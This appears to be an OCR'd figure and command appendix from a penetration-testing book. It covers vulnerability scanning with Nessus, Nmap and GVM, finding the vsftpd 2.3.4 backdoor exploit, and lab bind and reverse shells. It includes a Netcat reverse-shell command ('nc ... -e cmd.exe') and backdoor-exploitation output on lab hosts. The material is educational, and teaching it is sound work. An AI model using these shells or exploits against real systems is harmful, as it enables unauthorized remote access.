


Figure 6.20 – PDF reporting options


172.30.1.26

8	7	17	4	72
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities — Total: 108

SEVERITY	CVSS V3.0	PLUGIN	NAME
CRITICAL	7.5	134862	Apache Tomcat AJP Connector Request Injection (Ghostcat)
CRITICAL	10.0	51988	Bind Shell Backdoor Detection
CRITICAL	10.0	32314	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness
CRITICAL	10.0	32321	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)
CRITICAL	10.0	11356	NFS Exported Share Information Disclosure
CRITICAL	10.0	33850	Unix Operating System Unsupported Version Detection
CRITICAL	10.0	61708	VNC Server 'password' Password
CRITICAL	10.0	10203	rexecd Service Detection
HIGH	7.8	136808	ISC BIND Denial of Service
HIGH	7.5	10205	rlogin Service Detection

Figure 6.21 – Executive Summary report



51988 - Bind Shell Backdoor Detection

Synopsis

The remote host may have been compromised.

Description

A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.

Solution

Verify if the remote host has been compromised, and reinstall the system if necessary.

Risk Factor

Critical

CVSS v3.0 Base Score

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

Figure 6.22 – Custom report

```
kali@kali:~$ nmap --script ftp-vsftpd-backdoor 172.30.1.26
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-02 13:49 EDT
Nmap scan report for 172.30.1.26
Host is up (0.00052s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
```

Vulnerability found

Figure 6.23 – Discovering vulnerabilities

vsftpd 2.3.4 exploit

All | Videos | Images | News | More | Tools

About 13,400 results (0.43 seconds)

https://www.rapid7.com › modules › exploit › unix › ftp

VSFTPD v2.3.4 Backdoor Command Execution - Rapid7

30 May 2018 — This module **exploits** a malicious backdoor that was added to the **VSFTPD** download archive. This backdoor was introduced into the **vsftpd-2.3.4**.

https://www.exploit-db.com › exploits

vsftpd 2.3.4 - Backdoor Command Execution ... - Exploit-DB

12 Apr 2021 — **vsftpd 2.3.4** - Backdoor Command Execution. CVE-2011-2523 . remote **exploit** for Unix platform.

Figure 6.24 – Searching for exploits

```
kali@kali:~$ searchsploit vsFTPd
---------------------------------------------------------------------------------------------
 Exploit Title                                                                | Path
---------------------------------------------------------------------------------------------
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption                | linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)                | windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)                | windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service                                              | linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution                                     | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                        | unix/remote/17491.rb
vsftpd 3.0.3 - Remote Denial of Service                                       | multiple/remote/49719.py
---------------------------------------------------------------------------------------------
```

Figure 6.25 – Searchsploit

```
msf6 > search vsftpd 2.3.4

Matching Modules
                                                  Exploit module exists within Metasploit

   #  Name                                        Disclosure Date  Rank       Check  Description
   -  ----                                        ---------------  ----       -----  -----------
   0  exploit/unix/ftp/[redacted]_234_backdoor    2011-07-03       excellent  No     [redacted] v[redacted] Backdoor Command Execution
```

Figure 6.26 – Searching for an exploit module

```
Description:
  This module exploits a malicious backdoor that was added to the
  VSFTPD download archive. This backdoor was introduced into the
  vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011
  according to the most recent information available. This backdoor
  was removed on July 3rd 2011.

References:
  OSVDB (73573)
  http://pastebin.com/AetT9sS5
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
```

Figure 6.27 – Displaying information about an exploit module

```
5432/tcp open  postgresql
| ssl-ccs-injection:
|   VULNERABLE:
|   SSL/TLS MITM vulnerability (CCS Injection)
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
|       does not properly restrict processing of ChangeCipherSpec messages,
|       which allows man-in-the-middle attackers to trigger use of a zero
|       length master key in certain OpenSSL-to-OpenSSL communications, and
|       consequently hijack sessions or obtain sensitive information, via
|       a crafted TLS handshake, aka the "CCS Injection" vulnerability.
|
|     References:
|       http://www.openssl.org/news/secadv_20140605.txt
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224
|       http://www.cvedetails.com/cve/2014-0224
| ssl-dh-params:
|   VULNERABLE:
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman groups
|       of insufficient strength, especially those using one of a few commonly
|       shared groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
```

Figure 6.28 – Vulnerability scanning

```
kali@kali:~$ sudo gvm-setup
Creating openvas-scanner's certificate files

[>] Creating database
CREATE ROLE
GRANT ROLE
CREATE EXTENSION
CREATE EXTENSION
[>] Migrating database
[>] Checking for admin user
[*] Creating user admin for gvm
[*] Please note the generated admin password
[*] User created with password '3083c4b1-0ba3-402f-aec5-d480fee4d398'.
[*] Define Feed Import Owner
[>] Updating OpenVAS feeds
[*] Updating: NVT
```

User account created

Figure 6.29 – The GVM setup process

```
[*] Checking Default scanner
08b69003-5fc2-4037-a479-93b440211c73  OpenVAS  /var/run/ospd/ospd.sock  0  OpenVAS Default

[*] Done
[*] Please note the password for the admin user
[*] User created with password '3083c4b1-0ba3-402f-aec5-d480fee4d398'.
```

Figure 6.30 – User account




Figure 6.31 – Security warning




Figure 6.32 – Sign-in window

Figure 6.33 – Adding a target

Code and Commands

```
kali@kali:~$ cd Downloads

kali@kali:~/Downloads$ ls
```

Command 6.1

```
kali@kali:~/Downloads$ sudo dpkg -i Nessus-8.15.0-
debian6_amd64.deb
```

Command 6.2

```
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
```

Command 6.3

```
https://www.first.org/cvss/calculator/3.0#
```

Command 6.4

```
https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:
L/PR:N/UI:N/S:U/C:H/I:H/A:H
```

Command 6.5

```
kali@kali:~$ nmap --script ftp-vsftpd-backdoor 172.30.1.26
```

Command 6.6

```
kali@kali:~$ nmap --script vuln 172.30.1.26
```

Command 6.7

```
kali@kali:~$ sudo apt update

kali@kali:~$ sudo apt install gvm
```

Command 6.8

```
kali@kali:~$ sudo gvm-setup
```

Command 6.9

Chapter 7


Technical requirements

To follow along with the exercises in this chapter, please ensure that you have met the following hardware and software requirements:

- Kali Linux 2021.2: https://www.kali.org/get-kali/
- Shellter: https://www.shellterproject.com/
- Alfa AWUS036NHA High Gain Wireless B/G/N USB adapter
- Alfa AWUS036ACH Long-Range Dual-Band AC1200 Wireless USB 3.0 Wi-Fi adapter

Not all wireless cards support monitor mode and packet injection. However, making a minor revision to a chipset can cause the card to not work in monitor mode, and some cards may need the drivers to be compiled and may not work out of the box.

Images



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.0.2	192.168.0.1	TCP	74	1550 → 23 [SYN] Seq=0
2	0.002525	192.168.0.1	192.168.0.2	TCP	74	23 → 1550 [SYN, ACK]
3	0.002572	192.168.0.2	192.168.0.1	TCP	66	1550 → 23 [ACK] Seq=1
4	0.004160	192.168.0.2	192.168.0.1	TELNET	93	Telnet Data ...
5	0.150335	192.168.0.1	192.168.0.2	TELNET	69	Telnet Data ...
6	0.150402	192.168.0.2	192.168.0.1	TCP	66	1550 → 23 [ACK] Seq=28
7	0.150574	192.168.0.2	192.168.0.1	TELNET	69	Telnet Data ...
8	0.151946	192.168.0.1	192.168.0.2	TCP	66	23 → 1550 [ACK] Seq=4
9	0.153657	192.168.0.1	192.168.0.2	TELNET	91	Telnet Data ...
10	0.153865	192.168.0.2	192.168.0.1	TELNET	130	Telnet Data ...
11	0.154984	192.168.0.1	192.168.0.2	TCP	66	23 → 1550 [ACK] Seq=29

Figure 7.1 – Telnet packets

```
login: fake
......Password:user

......Last login: Sat Nov 27 20:11:43 on ttyp2 from bam.zing.org
Warning: no Kerberos tickets issued.
OpenBSD 2.6-beta (OOF) #4: Tue Oct 12 20:42:32 CDT 1999

Welcome to OpenBSD: The proactively secure Unix-like operating system.

Please use the sendbug(1) utility to report bugs in the system.
Before reporting a bug, please try to reproduce it with the latest
version of the code.  With bug reports, please try to ensure that
enough information to reproduce the problem is enclosed, and if a
known fix for it exists, include that as well.

$ /sbin/ping www.yahoo.com
PING www.yahoo.com (204.71.200.67): 56 data bytes
64 bytes from 204.71.200.67: icmp_seq=0 ttl=241 time=69.885 ms
64 bytes from 204.71.200.67: icmp_seq=1 ttl=241 time=73.501 ms
64 bytes from 204.71.200.67: icmp_seq=2 ttl=241 time=72.302 ms
64 bytes from 204.71.200.67: icmp_seq=3 ttl=241 time=73.493 ms
64 bytes from 204.71.200.67: icmp_seq=4 ttl=241 time=75.068 ms
64 bytes from 204.71.200.67: icmp_seq=5 ttl=241 time=70.239 ms
^C
.--- www.yahoo.com ping statistics ---
6 packets transmitted, 6 packets received, 0% packet loss
round-trip min/avg/max = 69.885/72.429/75.068 ms
$ ls
$ ls -a
.          ..         .cshrc     .login     .mailrc    .profile   .rhosts
$ exit
```

Figure 7.2 – Sensitive data




Figure 7.3 – Bind shell




Figure 7.4 – Reverse shell

```
kali@kali:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default ql
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group
    link/ether 08:00:27:[illegible] brd ff:ff:ff:ff:ff:ff
    inet 172.30.1.29/24 brd 172.30.1.255 scope global dynamic noprefixroute eth0
       valid_lft 347sec preferred_lft 347sec
```

Figure 7.5 – Determining the IP address




Figure 7.6 – Accessing the Python3 web server




Figure 7.7 – Communicating via a remote shell

Figure 7.8 – Sending and receiving a message

```
Command Prompt - nc -nv 172.30.1.29 1234
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Bob>nc -nv 172.30.1.29 1234
(UNKNOWN) [172.30.1.29] 1234 (?) open
whoami
kali
pwd
/home/kali
```

Figure 7.9 – Bind shell

```
Command Prompt - nc -nv 172.30.1.29 1234 -e cmd.exe

C:\Users\Bob>nc -nv 172.30.1.29 1234 -e cmd.exe
(UNKNOWN) [172.30.1.29] 1234 (?) open
```

Figure 7.10 – Verifying the connection

```
kali@kali:~$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [172.30.1.29] from (UNKNOWN) [172.30.1.28] 49680
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Bob>whoami
whoami
bob-pc\bob
```

Figure 7.11 – Reverse shell




Figure 7.12 – Checking the payload




Figure 7.13 – Checking payload2




Figure 7.14 – Checking payload3

Figure 7.15 – Choosing the mode of operation

Figure 7.16 – Specifying the Windows executable file




Figure 7.17 – Enabling stealth mode




Figure 7.18 – Configuring the payload using Shellter

